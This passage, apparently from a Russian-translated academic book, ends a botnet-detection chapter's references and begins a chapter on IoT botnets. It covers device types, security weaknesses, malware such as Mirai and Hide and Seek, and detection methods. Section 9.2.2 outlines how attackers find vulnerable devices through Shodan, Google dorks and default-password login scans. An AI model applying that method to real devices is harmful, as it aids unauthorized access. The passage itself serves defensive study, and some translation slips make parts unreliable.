- [12] Matija Stevanovic and Jens Myrup Pedersen. On the use of machine learning for identifying botnet network traffic. Journal of Cyber Security and Mobility, 4(3):1-32, 2016.
- [13] Hossein Rouhani Zeidanloo, Mohammad Jorjor Zadeh Shooshtari, Payam Vahdani Amoli, M Safari, and Mazdak Zamani. A taxonomy of botnet detection techniques. In 2010 3rd IEEE International Conference on Computer Science and Information Technology (ICCSIT), volume 2, pages 158-162. IEEE, 2010.
- [14] Manos Antonakakis, Roberto Perdisci, Yacin Nadji, Nikolaos Vasiloglou, Saeed Abu-Nimeh, Wenke Lee, and David Dagon. From throw-away traffic to bots: Detecting the rise of dga-based malware. In USENIX Security Symposium, volume 12, 2012.
- [15] Aymen Hasan Rashid Al Awadi and Bahari Belaton. Multi-phase irc botnet and botnet behavior detection model. arXiv preprint arXiv:1501.03241, 2015.
- [16] Thomas Barabosch, Andre Wichmann, Felix Leder, and Elmar Gerhards-Padilla. Automatic extraction of domain name generation algorithms from current malware. In Proceedings of NATO Symposium IST-111 on Information Assurance and Cyber Defense, Koblenz, Germany, 2012.
- [17] Martin Grill, Ivan Nikolaev, Veronica Valeros, and Martin Rehak. Detecting dga malware using netflow. In 2015 IFIP/IEEE International Symposium on Integrated Network Management (IM), pages 1304-1309. IEEE, 2015.

- [18] Aditya K Sood and Sherali Zeadally. A taxonomy of domain-generation algorithms. *IEEE Security & Privacy*, 14(4):46-53, 2016.
- [19] Han Zhang, Manaf Gharaibeh, Spiros Thanasoulas, and Christos Papadopoulos. Botdigger: Detecting dga bots in a single network. In *Proceedings of the IEEE International Workshop on Traffic Monitoring and Analysis*, 2016.
- [20] Marios Anagnostopoulos, Georgios Kambourakis, Panagiotis Drakatos, Michail Karavolos, Sarantis Kotsilitis, and David KY Yau. Botnet command and control architectures revisited: Tor hidden services and fluxing. In *International Conference on Web Information Systems Engineering*, pages 517-527. Springer, 2017.
- [21] Manos Antonakakis, Roberto Perdisci, David Dagon, Wenke Lee, and Nick Feamster. Building a dynamic reputation system for DNS. In *USENIX Security Symposium*, pages 273-290, 2010.
- [22] Leyla Bilge, Engin Kirda, Christopher Kruegel, and Marco Balduzzi. Exposure: Finding malicious domains using passive dns analysis. In *NDSS*, 2011.
- [23] Stefano Schiavoni, Federico Maggi, Lorenzo Cavallaro, and Stefano Zanero. Phoenix: Dga-based botnet tracking and intelligence. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 192-211. Springer, 2014.
- [24] Sandeep Yadav, Ashwath Kumar Krishna Reddy, Narasimha Reddy, and Supranamaya Ranjan. Detecting algorithmically generated malicious domain names. In *Proceedings of the 10th ACM SIGCOMM conference on Internet measurement*, pages 48-61, ACM, 2010.
- [25] Sandeep Yadav and Narasimha Reddy. Winning with dns failures: Strategies for faster botnet detection. *Security and Privacy in Communication Networks*, pages 446-459, 2012.
- [26] Miranda Mowbray and Josiah Hagen. Finding domain-generation algorithms by looking at length distribution. In *2014 IEEE International Symposium on Software Reliability Engineering Workshops (ISSREW)*, pages 395-400. IEEE, 2014.
- [27] Report about PushDO botnet.  
<https://threatpost.com/pushdo-malware-resurfaces-with-dga-capabilities/100652/>.
- [28] Report about Kraken botnet.  
<https://johannesbader.ch/2015/12/krakens-two-domain-generation-algorithms/>.
- [29] Report about Necurs botnet.  
<https://securityintelligence.com/the-necurs-botnet-a-pandoras-box-of-malicious-spam/>.
- [30] Biao Qi, Jianguo Jiang, Zhixin Shi, Rui Mao, and Qiwen Wang. Botcensor: Detecting dga-based botnet using two-stage anomaly detection. In *2018 17th IEEE International Conference on Trust, Security And Privacy In Computing And Communications/12th IEEE International Conference On Big Data Science And Engineering (TrustCom/BigDataSE)*, pages 754-762, IEEE, 2018.
- [31] Aramis security monitoring platform. <https://aramisec.com/platform>.
- [32] Federica Bisio, Salvatore Saeli, Pierangelo Lombardo, Davide Bernardi, Alan Perotti, and Danilo Massa. Real-time behavioral dga detection through machine learning. In *2017 International Carnahan Conference on Security Technology (ICCST)*, pages 1-6, IEEE, 2017.
- [33] Pierangelo Lombardo, Salvatore Saeli, Federica Bisio, Davide Bernardi, and Danilo Massa. Fast flux service network detection via data mining on passive DNS traffic. In *International Conference on Information Security*, pages 463-480, Springer, 2018.
- [34] Top 10000 domains in the world. [www.alexa.com](http://www.alexa.com).
- [35] Top 500 companies in the world. [www.forbes.com](http://www.forbes.com).

- [36] William E Winkler. String comparator metrics and enhanced decision rules in the fellegi-sunter model of record linkage. 1990.
- [37] George EP Box, Gwilym M Jenkins, Gregory C Reinsel, and Greta M Ljung. Time series analysis: Forecasting and control. John Wiley & Sons, 2015.
- [38] Thomas G Dietterich. Ensemble methods in machine learning. Multiple Classifier Systems, 1857:1-15, 2000.
- [39] John A Hartigan and Manchek A Wong. Algorithm as 136: A k-means clustering algorithm. Journal of the Royal Statistical Society. Series C (Applied Statistics), 28(1):100-108, 1979.
- [40] Felix Leder, Tillmann Werner, and Peter Martini. Proactive botnet countermeasures: An offensive approach. The Virtual Battlefield: Perspectives on Cyber Warfare, 3:211-225, 2009.
- [41] Report about Vawtrak malware. [www.blueliv.com/downloads/network-insights-into-vawtrak-v2.pdf](http://www.blueliv.com/downloads/network-insights-into-vawtrak-v2.pdf).

## Сноски

- [1] Помимо DNS, зарегистрированных в эксперименте, были разрешены и другие домены, что выявило присутствие активных C&C или sinkholes.

# Глава 9. Идентификация IoT-ботнетов

## Микросервисная архитектура для управления IoT и безопасности

Tharun Kammara and Melody Moh

Department of Computer Science, San Jose State University, San Jose, CA, USA

### 9.1 Introduction

В настоящее время используется огромное число IoT-устройств в разных формах. Люди применяют сервисы, предоставляемые IoT-устройствами, для помощи в различных задачах, таких как обслуживание дома, здравоохранение, персональный уход, транспортные сети и промышленное управление. Объем средств, расходуемых на исследования и разработку IoT, растет по мере того, как технологические гиганты входят в область IoT либо напрямую покупая IoT-компании, либо финансируя их. Инновации, способные упростить жизнь обычного человека, имеют значительную коммерческую ценность. Компании конкурируют, предлагая одну инновацию лучше другой, чтобы завоевать долю рынка и прибыль. Сегодня IoT-устройства, которые раньше связывались с обеспеченным образом жизни, такие как управляемые через интернет микроволновые печи и интернет-управляемые выключатели, стали доступными по цене и продолжают становиться еще более доступными для всех. Все это вносит вклад в прогноз Gartner о том, что к 2020 году отношение числа людей к числу онлайн-устройств составит 1:4 [1].

Текущий взрывной рост IoT также принес с собой ряд проблем, среди которых главными являются вопросы безопасности и приватности. Пока обычные люди используют IoT-устройства, чтобы облегчить свою жизнь, атакующие и киберпреступники используют их во вредоносных целях. Атакующие модифицируют свои атаки, чтобы воспользоваться огромным числом IoT-устройств и имеющимися в них пробелами безопасности. Слабо определенные стандарты безопасности для IoT-устройств или неполное принудительное применение этих стандартов дают атакующим преимущество при компрометации IoT-устройств. Современные атаки стали сложными благодаря включению в них IoT-устройств и платформ. Массовые DDOS-атаки мощностью более 600 гигабит в секунду стали обычным явлением, а множество ботнетов доступно для продажи людям без глубоких технических навыков. Необходимо повышать стандарты безопасности для IoT-устройств и обеспечивать правильное применение этих стандартов. Повышение осведомленности обычных пользователей IoT-устройств о необходимости менять пароли устройств по умолчанию и закрывать неиспользуемые порты (например, telnet) также может предотвратить часть проблемы.

Остальная часть этой главы организована следующим образом. Раздел 9.1 рассказывает о развитии IoT-систем и типах используемых IoT-устройств. Раздел 9.2 объясняет причины, по которым IoT-устройства уязвимы к атакам, и разные типы доступного IoT-вредоносного ПО. Раздел 9.3 описывает различные топологии ботнетов и некоторые техники, применяемые для обнаружения ботнетов. Раздел 9.4 посвящен предлагаемой архитектуре. В разделе 9.5 приведены детали проведенного эксперимента. Раздел 9.6 описывает собранные данные и результаты, полученные в эксперименте. Наконец, раздел 9.7 завершает эту главу и указывает будущие результаты исследований.

### 9.1.1 Different Types of IoT Devices and Their Scope

В этом разделе мы узнаем о развитии в области Internet of IoT. IoT сейчас является одной из наиболее быстрорастущих технологий. IoT можно определить как группу умных устройств, которые совместно работают над выполнением задачи с использованием интернета. Изначально умные устройства были небольшими отдельными устройствами с ограниченными вычислительными возможностями и интерфейсом для подключения к интернету или передачи данных в интернет. Некоторые из самых ранних типов умных устройств, применявшихся в быту, имели подключенные датчики и могли отправлять данные датчиков в пункт назначения через интернет или другие среды, такие как Bluetooth, ZigBee и т. д. Популярность IoT и снижение производственных затрат на электронные устройства привели к еще большим инвестициям в IoT. Это привело к изобретению и применению множества IoT-устройств.

Существует большое разнообразие IoT-устройств. Мы классифицируем их на основе области применения, а затем дополнительно классифицируем по различиям в размерах и формах.

#### 9.1.1.1 General-Purpose IoT Devices

Эти IoT-устройства повсеместно встречаются в нашей повседневной жизни, и каждый использует их для простых домашних задач и функций. Их размеры варьируются от небольших датчиков до крупных систем отопления, вентиляции и кондиционирования воздуха (HVAC).

Smart lights: это были одни из первых IoT-устройств, ставших неотъемлемой частью домашней жизни. Лампы Philips Hue уже несколько лет занимают заметное место, и были некоторые случаи, когда их эксплуатировали [2].

Smart thermostats: согласно отчету, 33% термостатов, проданных в 2014 году, имели Wi-Fi [3], и далее прогнозируется, что их продажи будут только расти. Google Nest является одним из ведущих производителей умных термостатов со значительной долей рынка. Термостаты Google Nest подключены к интернету и могут управляться удаленно с помощью приложения.

Smart cameras/security cameras: камеры безопасности существуют уже несколько лет, но недавний взрывной рост IoT упростил для любого человека установку камеры безопасности с интернет-хранилищем. Большинство камер поставляется с готовыми настройками из коробки, что позволяет практически любому подключить и использовать камеру безопасности. После успеха термостатов Google Nest вышла в сферу безопасности.

Smart switches: в настоящее время умные выключатели являются самыми популярными IoT-устройствами. Они становятся популярными среди пользователей с целью экономии энергии. Эти умные выключатели подключены к интернету и могут управляться с помощью приложений, поставляемых вместе с ними. Это IoT-устройства с наименьшими возможностями.

Other smart electronic devices with IoT capabilities: умные телевизоры, способные подключаться к подпискам Amazon Prime video или Netflix и отображать контент, больше не являются дорогими. Они дешевеют день ото дня. Умный холодильник, принимающий команды из приложения, и умная кофеварка, готовящая кофе по инструкции через Wi-Fi или интернет, уже не редкость. Многие из этих устройств, возможно, уже используются или станут обычными в ближайшем будущем.

### 9.1.1.2 Special-Purpose IoT Devices

Устройства специального назначения используются для достижения конкретных целей. Обычно они устанавливаются профессионалами и регулярно проверяются на предмет того, сохраняют ли они работоспособность. Как и IoT-устройства общего назначения, IoT-устройства специального назначения также можно разделить на несколько типов в зависимости от их цели.

**Medical/health-care devices:** устройства здравоохранения занимают значительную долю IoT-устройств. В основном они существуют в форме носимых устройств. Они начались с Fitbit и теперь развились в smartwatches. Крупные сотовые компании, такие как Apple, Samsung, LG, Lenovo и т. д., и производители часов, такие как Fossil, Skagen и т. д., добавили smartwatches в список своих продуктов. Хотя эти устройства поставляются с возможностями мониторинга здоровья, за несколько итераций исследований и разработки к ним были добавлены многие функции, такие как безопасные платежные шлюзы (Apple Pay и Android pay), GPS и сотовые функции.

**More-specialized IoT devices:** хотя широко используемые носимые устройства, такие как smartwatches, обладают некоторыми возможностями мониторинга здоровья, существуют еще более специализированные медицинские устройства, такие как IoT-кардиостимуляторы [4]. Эти кардиостимуляторы подключены к интернету и могут предупредить врача в экстренной ситуации. Прогнозируется, что такие устройства снизят вмешательство человека в медицинские процедуры на 60%.

**HVAC systems:** системы отопления, вентиляции и кондиционирования отвечают за поддержание температуры пространства (дом/офис/лаборатория), управляя такими устройствами, как обогреватели, термостаты, кондиционеры и т. д. Домашние HVAC-системы менее сложны и могут иметь небольшое Raspberry-устройство, управляющее другими устройствами. Промышленные HVAC-системы имеют специализированное оборудование и большую вычислительную мощность для управления другими устройствами.

Другие популярные IoT-устройства включают домашних помощников, таких как Amazon Echo и Google Home, умные замки, IoT-устройства на базе Raspberry Pi для отслеживания движения в камерах безопасности, блокирования adware с помощью Pi-Hole и т. д.

### 9.1.2 Increase in the Number of IoT Devices

В предыдущем разделе перечислены несколько IoT-устройств. Большинство IoT-устройств имеют простые и одиночные функции, такие как умные лампы, умные выключатели и т. д., а некоторые имеют сложные функции, такие как smart watches, HVAC-системы и т. д. Компании активно инвестируют в исследования и разработку IoT. Технология IoT дает компаниям преимущество перед конкурентами и способ увеличить прибыль при меньших расходах. Большинство организаций рассчитывает на IoT для решения своих технических проблем. Директора по информационным технологиям (chief information officers, CIO), способные визуализировать решения и использовать технологию IoT, сейчас пользуются высоким спросом на рынке труда. Эта необходимость приведет к изобретению новых приложений или типов IoT-устройств.

Gartner прогнозировал, что к 2020 году к интернету будет подключено 20 миллиардов IoT-устройств, а отношение числа устройств, подключенных онлайн, к числу людей составит 4 к 1. Эти устройства будут варьироваться от повсеместных мобильных телефонов и планшетов до специализированных торговых автоматов и реактивных двигателей [1].

Многие организации пытаются внедрить IoT в нашу повседневную жизнь с широким спектром творческих продуктов. Google и Amazon ведут исследования в области домашних помощников.

Apple и другие производители мобильных устройств вложили миллиарды в исследования и разработку IoT. Apple разрабатывает свое домашнее IoT-приложение под названием "home kit", которое может интегрировать несколько домашних устройств и управлять ими. Ericsson и Hewlett and Packard выходят в пространство IoT с новыми продуктами. Oracle купила Orower [5], компанию, производящую IoT-счетчики для отслеживания энергопотребления миллионов домовладельцев в США. Microsoft купила Solair [6], компанию, анализирующую данные IoT-устройств. Увидев значительную финансовую ценность IoT, все основные игроки входят в IoT с инновационными IoT-устройствами и множеством приложений.

## 9.2 Ease of Turning IoT Devices into Botnets

Каждый день несколько тысяч IoT-устройств добавляются в список скомпрометированных IoT-устройств и ботнетов в интернете. Мы обсудим причины, по которым IoT-устройства являются легкой целью для атакующих по всему миру.

### 9.2.1 Security Shortcomings in IoT Devices

Многие факторы делают IoT-устройства уязвимыми к атакам. Некоторые факторы возникают из простых финансовых решений, принимаемых производителем IoT-устройств для экономии денег, тогда как другие обусловлены неоднородной сложностью IoT-систем. Низкие вычислительные ресурсы IoT-систем также являются причиной недостатков безопасности IoT-систем. Некоторые наиболее важные факторы обсуждаются далее.

**Lack of Quality Code:** большая часть кода на большинстве IoT-устройств устарела. Они используют старый код с deprecated-протоколами. Доказано, что старые протоколы уязвимы, и тем не менее производители не обновляют используемое программное обеспечение. Также распространена практика, когда производитель собирает разные части программного обеспечения из разных мест в интернете и добавляет некоторые фрагменты, написанные для связывания всего этого вместе. Большая часть такого кода является spaghetti code, и его трудно сопровождать, если не потратить много времени и денег. Производители IoT заботятся только о прибыли и не думают о безопасности пользователей [7].

**Re-use of Code:** почти все производители IoT повторно используют некоторую часть кода, например протоколы аутентификации и коммуникационные протоколы, свободно доступные в сети.

Конкретная компания A может использовать один и тот же код для всех своих похожих устройств. Возможно, она даже получила этот код бесплатно из интернета. Атакующий, взломавший одно устройство этой компании A, теперь может получить доступ ко всем устройствам этой компании. Это явление называется "BOBE" (break once break everywhere). Недавний пример BOBE - известная уязвимость Devil's Ivy. Уязвимость Devil's Ivy - это ошибка в gSOAP tool kit, который широко используется в физических устройствах безопасности, таких как камеры безопасности, считыватели карт и т. д. Senrio, группа безопасности, ориентированная на IoT, обнаружила ошибку в одной модели камеры безопасности, произведенной Axis. Позже группа смогла эксплуатировать 249 моделей камер, продаваемых Axis. При дальнейшем изучении уязвимости было обнаружено, что уязвимость находится в коде gSOAP [8], используемом Axis. Axis - лишь одна из компаний, использующих gSOAP в своих продуктах. Уязвимость позволяет удаленному пользователю отправить до 2 гигабайт полезной нагрузки на затронутое устройство. По данным создателя gSOAP, продукты по крайней мере 34 компаний имеют эту уязвимость [9]. Уязвимость gSOAP была быстро исправлена, но все еще неясно, были ли исправлены все устройства, использующие



уязвимый gSOAP. Мы все еще можем найти некоторые модели камер безопасности без исправленного gSOAP tool kit.

**Lack of Security Standards or Guidelines:** IoT популярен уже несколько лет, и тем не менее для устройств нет правильного набора стандартов безопасности, которым они должны следовать. Это облегчает производителю получение большей прибыли без соблюдения политик безопасности. Иногда стандарты безопасности также могут мешать безопасности IoT-устройств. Например, ранее в США существовало правило, согласно которому программное обеспечение медицинских устройств должно тестироваться перед выпуском пользователям. Согласно правилу, производитель медицинского IoT-оборудования должен снова тестировать все устройства всякий раз, когда он обновляет программное обеспечение или исправляет его уязвимости. Это огромный фактор затрат для производителя, и в большинстве случаев они выбирают не исправлять найденные уязвимости. Теперь FDA хочет убедиться, что все медицинские устройства, которые могут подключаться к интернету, поставляются с обязательным обновляемым программным обеспечением. California является первым штатом, предложившим закон о кибербезопасности IoT, который должен вступить в силу с 1 января 2020 года [10]. Многие отраслевые эксперты говорят, что это может помочь текущему состоянию безопасности IoT-устройств, тогда как эксперты по безопасности относятся к этому скептически. На другом конце спектра существуют 19 рекомендаций по безопасности IoT-устройств, которым производители должны следовать.

**Lightweight Cryptosystems:** IoT-устройства поставляются с ограниченными вычислительными ресурсами. Современный криптографический алгоритм с хорошей стойкостью требует больше ресурсов, чем могут предоставить IoT-устройства. В результате IoT-устройства не могут быть оснащены лучшими криптосистемами, даже если они доступны. Также наблюдается, что протокол Bluetooth, используемый большинством smartwatches, уязвим к атакам man-in-the-middle (MITM). MITM-атаки выполняются на Bluetooth secure simple pairing [11], и также наблюдается, что безопасность протокола Bluetooth зависит от возможностей устройства [12]. Поэтому менее мощные устройства легко уязвимы к Bluetooth-атакам. Необходимы lightweight-криптосистемы, которые работают без большого вычислительного overhead на менее мощных устройствах.

**Heterogeneous Platforms:** неоднородная сложность ограничивает IoT-экосистемы во многих аспектах. IoT-экосистема сложна: устройства разных производителей имеют многочисленные сборки программного обеспечения. Это затрудняет управление экосистемой. Мы можем написать защитное программное обеспечение для одной платформы, и есть вероятность, что оно не будет работать на устройствах с другими платформами. Даже инструменты Orchestration and Management с трудом включают все southbound- и northbound-протоколы, используемые IoT. Стандартное решение, работающее для всех платформ этой разнообразной экосистемы, трудно и дорого построить. У пользователя может быть несколько устройств от нескольких поставщиков, и ему может быть трудно управлять всеми ими из стандартного приложения. Исследования ведутся в некоторых областях, таких как хранение данных для IoT, которое может обслуживать все платформы. Если произойдет прорыв в безопасности для одной платформы или одного протокола, используемого в IoT-устройстве, может быть трудно утверждать, что большинство поставщиков IoT используют этот протокол или платформу [6].

**Default Login Credentials:** большинство пользователей, применяющих IoT для бытовых целей, таких как камеры безопасности, подключенные к интернету DVR-плееры и умные лампы Philips Hue, являются людьми без знаний о безопасности. Большинство этих устройств поставляется как plug and play, и пользователи не утруждают себя сменой паролей после запуска устройств. Это облегчает работу атакующим, если они могут достичь устройства. Если устройство имеет публичный IP-адрес, любой атакующий в мире может получить доступ к устройству, используя логин по умолчанию, предоставленный производителем.

**Lack of Monitoring:** большинство пользователей IoT-устройств не являются технически подготовленными людьми. Они используют IoT-устройства ради сервисов, которые эти устройства

предоставляют. Эти устройства используются с минимальными ограничениями безопасности или вообще без них. Даже IoT-устройства, развернутые для промышленных целей, отслеживаются только на предмет правильности функционирования и недостаточно проверяются с точки зрения безопасности. Мониторинг IoT-устройств не является функцией, поставляемой с устройствами из коробки. Чтобы регулярно мониторить IoT-устройства, требуются новые инструменты, люди, деньги и время на обучение персонала. Дополнительные затраты, связанные с мониторингом IoT-устройств, недоступны обычным пользователям и средним компаниям. Поэтому они беспокоятся только о функциональности устройства, а не о безопасности. Такой недостаток мониторинга еще больше облегчает атакующим компрометацию и захват IoT-устройства. IoT-устройство может быть частью ботнета и не вызывать подозрений, пока оно адекватно выполняет свои функции.

### 9.2.2 Searching for Vulnerable IoT Devices

Найти уязвимые IoT-устройства сейчас относительно проще, чем несколько лет назад. Сегодня атакующему не нужно выполнять всю тяжелую работу самостоятельно, он может использовать инструменты, доступные в интернете. В этом разделе описаны несколько таких инструментов, имеющих обширные базы данных уязвимых IoT-устройств по всему миру.

SHODAN [13]: основное место для исследователей, студентов и атакующих. Shodan - это база данных IoT-устройств в интернете. Сайт заявляет, что эта информация служит исследовательским целям, но на сайте есть некоторая важная информация, которая может нанести большой вред при использовании злонамеренными пользователями. На сайте есть публичные IP-адреса IoT-устройств вместе с фильтрами по типу устройств, типам паролей, производителям и т. д. Например, пользователь может специально искать webcams с паролями по умолчанию. Любой пользователь может скопировать адрес webcams из результатов поиска и войти, используя имя пользователя и пароль по умолчанию. Есть поисковые фильтры для показа IoT-устройств без паролей, IP-адресов холодильников, DVR-плееров и т. д. База данных Shodan обновляется ежедневно тысячами устройств со всего мира. Она также имеет плагины, интегрирующие ее с фреймворками pen testing, такими как Metasploit. Неясно, какая часть данных используется в академических целях, но это может быть первое место, куда стоит обратиться для увеличения числа ботов в ботнете.

Google Hacks [14]: Google hacks или dorks являются отличным способом поиска устройств с уязвимостями онлайн. Google dorks можно найти в интернете, выполнив поиск Google hacking database (GHDB). На сайте есть строка поиска для устройств, и он выдает поисковую строку. Эта поисковая строка, использованная в поисковой системе Google, отображает все публично доступные устройства, соответствующие запросу. Один пример - поиск камер конкретного производителя в GHDB. Если вставить Google dork (search string), предоставленную GHDB, в поисковую систему Google, она отобразит IP-адреса всех устройств этого производителя. Этот google dork можно использовать для поиска страниц входа камер безопасности, routers и других похожих устройств.

ERIPP - Every Routable IP Project [15]: это проект, похожий на SHODAN, но он собирает только IP-адреса routers с включенным port forwarding на порту 80. Имея IP-адреса routers, атакующие могут выполнить reconnaissance информации о router и получить доступ к сети за ним. Если router достаточно мощный, его можно превратить в бота вместе с устройствами в сети. Project ERIPP имеет 5 гигабайт файлов данных с 34 миллионами активных routers по всему миру. ERIPP сканирует каждый IP-адрес в публичном диапазоне домена и сохраняет его в базе данных, когда на порту 80 идентифицируется port forward. Проект выполняет сканирование с hosted server, и база данных обновляется ежедневно.

The Conventional Way: традиционный способ сканирования уязвимых IoT-устройств состоит в сканировании каждого IP-адреса и попытке входа на каждый из них. Исследователи пробовали этот метод для сканирования уязвимых IoT-устройств Supervisory Control and Data Acquisition (SCADA). Python-программа использовалась для ping всех IP-адресов из базы данных SHODAN. Программа пыталась войти в telnet, SSH и другие удаленные протоколы. Баннеры с этих страниц входа собирались в базу данных. После того как база данных содержала баннеры, python-программа пыталась войти в устройство, используя имена пользователей и пароли по умолчанию, соответствующие организации, которой принадлежал баннер. Если баннер показывал HP на странице входа, python-скрипт пробовал все пароли по умолчанию из официальной документации на сайте HP для различных устройств. Этот метод оказался успешным, и был получен доступ к тысячам устройств [16].

Эти методы позволяют атакующим легко собирать данные, потому что сторонние инструменты и сканеры уже собирают данные. Атакующие все еще могут просматривать старые данные и быстро избавляться от устаревших данных, таких как старые IP-адреса. Следующий способ искать ботов - написать вредоносное ПО так, чтобы оно напрямую сканировало весь интернет.

### 9.2.3 IoT Malware

Вредоносное ПО для IoT эволюционировало от простых программ-червей, которые распространяются, до сложного вредоносного ПО, устойчивого к перезагрузкам устройств. Следующие разделы описывают некоторые вредоносные программы, которые стали вехами на пути к текущему сценарию вредоносного ПО.

Linux.Aidra: считается первым известным вредоносным ПО, способным заражать IoT-устройства. Группа исследователей безопасности обнаружила его в ATMA.ES [17]. Это вредоносное ПО было обнаружено после роста telnet-атак со стороны setup boxes, DVR-плееров, камер безопасности и других IoT-устройств. Оно было написано для устройств с ARM-архитектурой, работающих под управлением операционной системы Linux. Это вредоносное ПО также было скомпилировано для других архитектур, таких как MIPS, X86 и т. д. После заражения устройства через default telnet оно пыталось загрузить все исполняемые файлы для разных архитектур. Исполняемый файл, подходящий для архитектуры, запускался корректно и подключался к C2C-серверу. В 2014 году была найдена новая вариация этого вредоносного ПО, способная майнить bitcoin на зараженном устройстве [18].

Linux.Darll0z: также известно как Zollard malware. Изначально это был червь, заражавший через уязвимость в PHP web servers. На начальном шаге POST-запрос отправлялся на web server, и уязвимый web server загружал и запускал червя. Затем этот червь создавал файлы в локальной файловой системе и запускал собственный web server, закрывая уже существующий web server. Этот червь также был способен работать на IoT-архитектурах, таких как MIPS, X86, ARM, PPC и т. д. [19].

Mirai: это одно из вредоносных ПО, изменивших правила игры в последнее время. Mirai известен в связи с массовыми DDOS-атаками на сайты вроде krebsonsecurity.com, французского hosting provider OVH и Dyn, поставщика DNS-сервисов. DDOS-атака на krebsonsecurity достигла 620 Gbits в секунду, тогда как атака на Dyn достигла тревожной скорости 1.2 Terabits в секунду. Автор Mirai - аппа-senpai, который опубликовал исходный код Mirai онлайн на hackforums [20]. Вирус Mirai атаковал IoT-устройства через telnet с заранее заданным списком из 60 имен пользователей и паролей. На пике вредоносное ПО Mirai имело почти 65k зараженных ботов в ботнете. После заражения цели оно активно сканировало сеть, частью которой являлось. Массовый сетевой трафик был одним из главных индикаторов того, что устройства заражены вредоносным ПО.

Вредоносное ПО Mirai назвали game changer, поскольку автор вредоносного ПО намекнул на конкуренцию в области IoT-ботнетов. Автор вредоносного ПО Mirai обновил его после первоначального релиза так, чтобы оно могло блокировать другое IoT-вредоносное ПО от заражения устройств, уже зараженных Mirai. Известно, что вредоносное ПО Mirai останавливает запущенный экземпляр qbot, а также блокирует порт удаленного администрирования [21].

Anna-senpai, автор вредоносного ПО Mirai, сделал код вредоносного ПО open source. Это привело к появлению разных штаммов вариантов Mirai. Некоторые варианты являются еще более мощными и сложными, чем исходное вредоносное ПО Mirai. В публикации, где он выпустил исходный код, Anna-senpai также описывает настройку двух серверов, одного для CNC и другого для базы данных, чтобы запустить базовую версию бота Mirai. Когда бот начинает работать, он сканирует весь интернет в поисках устройств с открытым telnet. В бот Mirai было жестко закодировано исключение из сканирования некоторых сайтов, таких как defense sites и сайты security companies вроде McAfee, Symantec и т. д. Сканирование заражало все возможные устройства и отправляло имя пользователя и пароли в базу данных, подключенную к CNC [22]. CNC достаточно продвинут, чтобы отправлять команды вроде scans, Http flooding и т. д.

Satori, новый штамм вредоносного ПО, возникший из Mirai, также находится среди популярных ботнетов для DDOS. Как и Mirai, Satori сканировал интернет в поисках устройств, но был построен вокруг уязвимостей в двух устройствах [23]. Одной была уязвимость выполнения кода в miniigd SOAP service в Realtek SDK, а другой - ранее не обнаруженная zero-day-уязвимость в домашнем шлюзе Huawei HG532e. Эксплуатация zero-day-уязвимости является новым подходом для ботнетов. Существуют и другие варианты Mirai, столь же мощные, как Satori.

Hide and Seek (HNS): это сравнительно новый ботнет, который все еще находится в фазе эволюции. Этот бот был впервые обнаружен в январе 2018 года с продвинутыми возможностями peer-to-peer-коммуникации. Это вредоносное ПО пыталось войти с предварительно загруженным набором паролей и имен пользователей по умолчанию. После заражения устройства оно искало соседние устройства в той же сети. Это вредоносное ПО также может поднять FTP-сервер, чтобы другие соседние устройства загрузили вредоносное ПО. Недавние результаты показывают, что это вредоносное ПО обновлено новой функцией, то есть способностью копировать себя в папку процесса загрузки Linux и таким образом возрождаться даже после перезапуска устройства. Обычное вредоносное ПО очищается после перезапуска зараженного устройства, но это вредоносное ПО хранит копию себя в /etc/init.d/ и возрождается после перезагрузки устройства. HNS malware может быть оснащено еще большим числом функций для более значительного ущерба, поскольку оно все еще находится в фазе эволюции [24].

## 9.3 Botnet Detection

Существуют разные типы ботнетов в зависимости от их связи с сервером командования и управления (CNC или C&C), режима заражения (HTTP, UDP и т. д.) и сложности. Ниже обсуждаются топологии ботнетов и некоторые существующие методы обнаружения.

### 9.3.1 Botnet Topologies

Этот раздел описывает некоторые существующие и будущие тенденции в обнаружении ботнетов. Ботнет - это сеть управляемых серверов через CNC-сервер. CNC-сервер также называется bot master или bot herder. CNC-сервер может быть одним сервером или может быть распределен по нескольким серверам, каждый из которых имеет собственные функции. CNC отправляет команды ботам (или zombies) в ботнете, а боты выполняют эти команды. Действия бота зависят от сложности ботнета и CNC-сервера. Боты могут использоваться для запуска DDOS-атак, кражи пользовательской информации и финансовых данных и т. д. Разрабатывается новое ботнет-вредоносное ПО, которое может красть вычислительную мощность зараженных ботов для майнинга cryptocurrency.

Боты связываются с CNC-серверами с использованием разных подходов. Некоторые подходы можно классифицировать следующим образом:

Centralized: это самый простой подход для реализации в ботнете. В этом подходе все боты имеют прямые соединения с CNC-сервером. Ботов, использующих этот подход, можно легко остановить, выведя из строя CNC-сервер, то есть CNC служит единой точкой отказа. Преимущества включают низкую задержку и простую для кодирования и реализации структуру.

P2P: в P2P-подходе каждый бот может действовать как CNC-сервер. Когда бот получает команды от CNC (это может быть его сосед), он выполняет команды и передает команды ботам, подключенным к нему, тем самым действуя как CNC-сервер. P2P-ботнеты трудно остановить, потому что они не страдают от единой точки отказа CNC [20]. Необходимо вывести из строя большую часть зараженных ботов, чтобы предотвратить распространение заражения. Недостатки этого включают низкую задержку и сложность. Когда в сети появляется значительное число ботнетов, их легко обнаружить из-за увеличенного трафика между зараженными ботами. Скорость, с которой команды распространяются через ботнет, обратно пропорциональна размеру сети [25].

### 9.3.2 Botnet Detection Methods

Чтобы определить, заражена ли сеть ботнетами, или узнать, является ли устройство частью ботнета, большинство техник рассматривает сетевой трафик, исходящий от устройств. Боты из традиционных ботнетов используют для коммуникации такие протоколы, как HTTP, IRC, SMB и P2P-протоколы. Продвинутое ботнеты, написанные для целевых вредоносных целей, таких как атака на других конкурентов или государства, способны коммуницировать с использованием таких протоколов, как ICMP, FTP (P2P-подход) и даже UDP. Поэтому для обнаружения ботнетов критически важно анализировать сетевой трафик, чтобы определить, есть ли в нашей сети ботнет-инфекция. Некоторые методы обнаружения ботнетов классифицированы ниже.

Honeyrot Detection Method: в этом методе honeypot размещается в сети с архитектурами и операционными системами, похожими на IoT-устройство. Honeyrot может быть размещен в сети вместе с настоящими устройствами. Когда вредоносное ПО заражает honeypot, принимая его за реальное устройство, с honeypot собираются данные, такие как входящий и исходящий трафик к неидентифицированным сайтам. Затем сеть блокирует соединения со всеми этими сайтами для остальных устройств [26].

